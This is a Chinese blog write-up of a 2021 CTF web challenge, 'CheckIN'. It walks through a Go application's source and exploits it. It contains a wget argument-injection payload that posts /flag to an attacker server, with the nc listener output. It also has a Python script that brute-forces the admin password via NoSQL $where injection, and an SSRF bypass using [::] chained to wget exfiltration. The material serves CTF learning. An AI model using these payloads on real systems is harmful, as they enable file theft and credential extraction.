陇原战“疫“2021网络安全大赛 Web CheckIN

原创

Sk1y 于 2021-12-24 00:28:21 发布 2894 收藏 2

分类专栏： 陇原战疫2021复现 文章标签： 安全 Web CTF

本文链接：https://blog.csdn.net/RABCDXB/article/details/122119385

陇原战疫2021复现 专栏收录该内容

3 篇文章 0 订阅

订阅专栏

checkin

文章目录


参考链接： 利用命令注入外带数据的一些姿势_一个安全研究员-CSDN博客_smb外带注入

题目有附件

514

source.zip

下载，是个go语言，审计一下，文件目录如下



注意wget

```
func getController(c *gin.Context) {


    cmd := exec.Command("/bin/wget", c.QueryArray("argv")[1:]...)
    err := cmd.Run()
    if err != nil {
        fmt.Println("error: ", err)
    }

    c.String(http.StatusOK, "Nothing")
}
```

还有

```
router.POST("/proxy", MiddleWare(), proxyController)
router.GET("/wget", getController)
router.POST("/login", loginController)
```

wget外带数据

根据上面的博客，可以执行命令wegt数据外带出来

```
wget?argv=1&argv=--post-file&argv=/flag&argv=http://vps:7777/
```

然后既可以得到flag

```
root@iZbp1485z7g0zfcyxzn0b4Z:~# nc -lvp 7777
Listening on [0.0.0.0] (family 0, port 7777)
Connection from 117.21.200.166 10568 received!
POST / HTTP/1.1
User-Agent: Wget/1.20.3 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: [redacted]:7777
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

flag{4e887355-180f-4fb4-ad77-07783d442cc6}
```

```
wget?argv=1&argv=--post-data&argv=/flag&argv=http://116.62.240.148:7777/
```

修改了配置-post-data 但是只是输出字符串罢了,我们传入的是/flag，那么它就返回我们/flag字符串

```
root@iZbp1485z7g0zfcyxzn0b4Z:~# nc -lvp 7777
Listening on [0.0.0.0] (family 0, port 7777)
Connection from 117.21.200.166 12280 received!
POST / HTTP/1.1
User-Agent: Wget/1.20.3 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: [redacted]7777
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

/flag
```

分析官方wp

官方wp中添加了很多忽略的知识点

nosql注入

首先，源码中存在**nosql注入**，

```
    defer conn.Close()
    conn.SetMode(mgo.Monotonic, true)

    db_table := conn.DB("ctf").C("users")
    result := User{}
    err = db_table.Find(bson.M{"$where":"function() {if(this.username == '"+username+"' && this.password == '"+password+"') {return true;}}"}).One(&result)

    if result.Username == "" {
        c.Header("Content-Type", "text/html; charset=utf-8")
        c.String(200, "<script>alert('Login Failed!');window.location.href='/login'</script>")
        return
    }
```

所以可以根据这个获取admin的密码，脚本如下：

1. 脚本中使用//将该行之后的代码进行注释，并且通过补全代码使得代码完整（有点废话了，肯定要完整，不然会报错的）
2. 代码中判断是否成功用的是`Pretend`字符串，根据源码，如果用户名名称和密码判断不正确，就会返回含有`Pretend`的字符串

```
    if username == result.Username || password == result.Password {
        session.Set("username", username)
        session.Set("password", password)
        session.Save()
        c.Redirect(http.StatusFound, "/home")
        return
    } else {
        c.Header("Content-Type", "text/html; charset=utf-8")
        c.String(200, "<script>alert('Pretend you logged in successfully');window.location.href='/login'</script>")
        return
    }
}
```

爆破脚本


```python
import requests

url = "http://47.117.125.220:8081/login"#自行修改

headers = {
    "Content-Type": "application/x-www-form-urlencoded"
}

strings = "1234567890abcdefghijklmnopqrstuvwxyz"

res = ""
#res长度从0开始
for i in range(len(res) + 1, 40):
    if len(res) == i - 1:
        for c in strings:
            data = {
                #注意这个substr用的是-号，是反向读取密码的，反向逐个读取密码，然后对比
                "username": "admin'&&this.password.substr(-" + str(i) + ")=='" + str(c + res) + "') {return true
;}})//",
                "password": "123456"
            }
            r = requests.post(url=url, headers=headers, data=data)
            if "Pretend" in r.text:
                res = c + res
                print("[+] " + res)
                break
    else:
        print("[-] Failed")
        break
```

反向读取密码，substr实验分析

```
Type "help", "copyright", "credits" or
>>> a='123'
>>> b = a[-2]
>>> print(b)
2
>>>
```

```
[+] 4a83850073b0f4c6862d5a1d48ea84f
[+] 54a83850073b0f4c6862d5a1d48ea84f
[-] Failed
```

得到密码，登录，但是啥都没有，记录一下吧



ssrf

官方wp中还提到了/proxy路由存在ssrf

```go
func proxyController(c *gin.Context) {

    var url Url
    if err := c.ShouldBindJSON(&url); err != nil {
        c.JSON(500, gin.H{"msg": err})
        return
    }

    re := regexp.MustCompile("127.0.0.1|0.0.0.0|06433|0x|0177|localhost|ffff")
    if re.MatchString(url.Url) {
        c.JSON(403, gin.H{"msg": "Url Forbidden"})
        return
    }

    client := &http.Client{Timeout: 2 * time.Second}

    resp, err := client.Get(url.Url)
    if err != nil {
        c.JSON(http.StatusInternalServerError, gin.H{"error": err.Error()})
        return
    }
    defer resp.Body.Close()
    var buffer [512]byte
    result := bytes.NewBuffer(nil)
    for {
        n, err := resp.Body.Read(buffer[0:])
        result.Write(buffer[0:n])
        if err != nil && err == io.EOF {

            break
        } else if err != nil {
            c.JSON(http.StatusInternalServerError, gin.H{"error": err.Error()})
            return
        }
    }
    c.JSON(http.StatusOK, gin.H{"data": result.String()})
}
```

访问的时候可以通过`[::]`绕过对127.0.0.1的限制然后访问内网

并且wget路由可以用来发送请求（参数可控！！！！），那么就可以传入恶意的参数来获取服务器上文件并且外带出来，最终的payload（注意post发包改为application/json格式）

```
POST: /proxy

{"url":"http://[::]:8080/wget?argv=-e+http_proxy=http://47.xxx.xxx.220:2333&argv=--method=POST&argv=--body-file=/flag&argv=http://47.xxx.xxx.220:2333"}
```

```
POST /proxy HTTP/1.1
Host: 5155d4b5-addd-4a90-ba72-5e033d524d5a.node4.buuoj.cn:81
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36 Edg/96.0.1054.62
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://5155d4b5-addd-4a90-ba72-5e033d524d5a.node4.buuoj.cn:81/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: UM_distinctid=17b0b724a4e985-028148d4df1504-7e687969-144000-17b0b724a4f270; mysession=MTY0MDI3NjA3MXxEdi1CQkFFQ180SUFBUkFCRUFBQVpmLUNBQUlHYzNSeWFXNW5EQW
Connection: close
Content-Type: application/json
Content-Length: 151

{
  "url":"http://[::]:8080/wget?argv=-e+http_proxy=http:/ 7777&argv=--method=POST&argv=--body-file=/flag&argv=http:/ :7777"
}
```

参考链接

利用命令注入外带数据的一些姿势_一个安全研究员-CSDN博客_smb外带注入

陇原战疫2021网络安全大赛 Web_feng的博客-CSDN博客